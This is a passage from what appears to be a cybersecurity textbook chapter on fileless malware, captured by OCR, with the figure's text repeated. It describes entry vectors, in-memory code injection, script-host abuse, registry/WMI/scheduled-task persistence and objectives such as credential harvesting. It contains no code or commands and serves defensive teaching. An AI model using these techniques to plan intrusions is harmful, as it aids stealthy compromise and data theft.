
  Exploits can be either file-based or network-based. File-based malware exploits the system executables, Flash, Java, documents, etc., to run a shellcode that injects a malicious payload into the memory. This type of malware uses files to make an initial entry into the target machine. Network-based malware exploits vulnerabilities in network communication protocols such as SMB to deliver malicious payloads.

- **Hardware**

  Device-based malware infects the firmware residing on network cards and hard disks to deliver the malicious payload. CPU-based malware exploits firmware used for management operations to execute malicious code within the CPU. USB-based malware rewrites the USB firmware with malicious code that directly interacts with the operating system and installs malicious payload on the target machine. Similarly, fileless malware can also exploit BIOS-based firmware or perform hypervisor-based attacks that exploit virtual machines.

- **Execution and Injection**

  This type of malware can be file-based, macro-based, script-based, or disk-based. File-based malware exploits executables, DLLS, LNK, files, etc., to inject a malicious payload into the process memory or other legitimate running processes. Using macro-based malware, attackers trick victims into clicking malicious links that execute macros automatically to inject a malicious payload into the process memory. Attackers implement script-based malware if they gain an initial footprint on the target system. The attacker injects malicious payload by running a malicious script on the command prompt. Disk-based malware rewrites the boot record with malicious code, which, when executed, gains access and installs the malicious payload.



How does Fileless Malware Work?

Point of Entry
- Memory Exploits
- Malicious Website
- Phishing Mail
- Malicious Document

Code Execution
- Code Injection
  Ex: Process hollowing, reflective DDL injection
- Malicious code running directly in the memory
- Script-Based
  Using legitimate tools to load scripts: PowerShell, CScript, VBscript


Persistence
- Registry
- Windows Management Instrumentation
- Scheduled Task

Achieving Objectives
- Reconnaissance
- Credential Harvesting
- Data Exfiltration
- Cyber Espionage

The persistence of fileless malware depends on the goal of the attacker. Without persistence, the malicious code would be erased from memory on system reboot.

How does Fileless Malware Work?

A fileless malware attack generally consists of several stages, as shown in the figure below:



Point of Entry
Memory Exploits
Malicious Website
Phishing Mail
Malicious Document
Code Execution
Code Injection
Ex: Process hollowing, reflective DDL injection
Malicious code running directly in the memory
Script-Based
Using legitimate tools to load scripts: PowerShell, CScript, VBscript
Persistence
Registry
Windows Management Instrumentation
Scheduled Task
Achieving Objectives
Reconnaissance
Credential Harvesting
Data Exfiltration
Cyber Espionage
The persistence of fileless malware depends on the goal of the attacker. Without persistence, the malicious code would be erased from memory on system reboot.

Figure 7.60: Phases of a fileless malware attack

- **Point of Entry**
  - **Memory Exploits**: Fileless malware uses a variety of techniques to inject and execute itself in the process memory of a legitimate system process. It exploits the memory and privileges of whitelisted system tools such as Windows Management Instrumentation (WMI), PowerShell, Command.exe, PsExec, etc.

  - **Malicious Website**: Fileless threats may also arrive from exploit-hosting websites that appear to be legitimate business pages. When the user visits the page, the exploit kit starts scanning for vulnerabilities, such as any outdated Flash or Java plugins. If successful, it invokes Windows native tools such as PowerShell to download and execute the payload directly in the memory without writing any files to the disk.

    Fileless malware can also exploit script-based programs such as PowerShell, Macros, JavaScript, and VBScript. The initial script might be used for code injection or to connect to other malicious sites to download more binaries/scripts to deliver the actual payload.

  - **Phishing Email/Malicious Documents**: Attackers can also embed malicious macros in the form of VBScript or JavaScript in a Microsoft Office document (Word, PowerPoint, Excel) or PDF, and further use social engineering techniques to get users to run the macros on their systems. Here, the attack initiates with a document or file but transforms into a fileless threat when the malicious script is executed from memory using whitelisted tools such as PowerShell.

- **Code Execution**

  - **Code Injection**: Fileless threats can use various code injection techniques such as process hollowing and reflective DLL injection, which directly load the shellcode into the memory without writing any file to the disk.

  - **Script-based Injection**: Fileless malware often comes embedded in a document as an email attachment. Once the document is opened, the malicious script runs in the memory, thus turning into a fileless operation. The script then invokes whitelisted applications, such as PowerShell, mshta.exe, JavaScript, WScript, and VBscript, to connect to one or more malicious websites to download additional scripts to deliver the actual payload. All these operations occur in memory, which makes it difficult for traditional anti-malware solutions to detect them.

- **Persistence**

  In general, fileless malware is not persistent in nature. As it is memory-based, restarting the system would remove the malicious code from memory and stop the infection. However, depending on the goal of the attacker, malicious scripts can be stored in various Windows built-in tools and utilities such as Windows registry, WMI, and Windows Task Scheduler, and be set to run even after a system reboot.

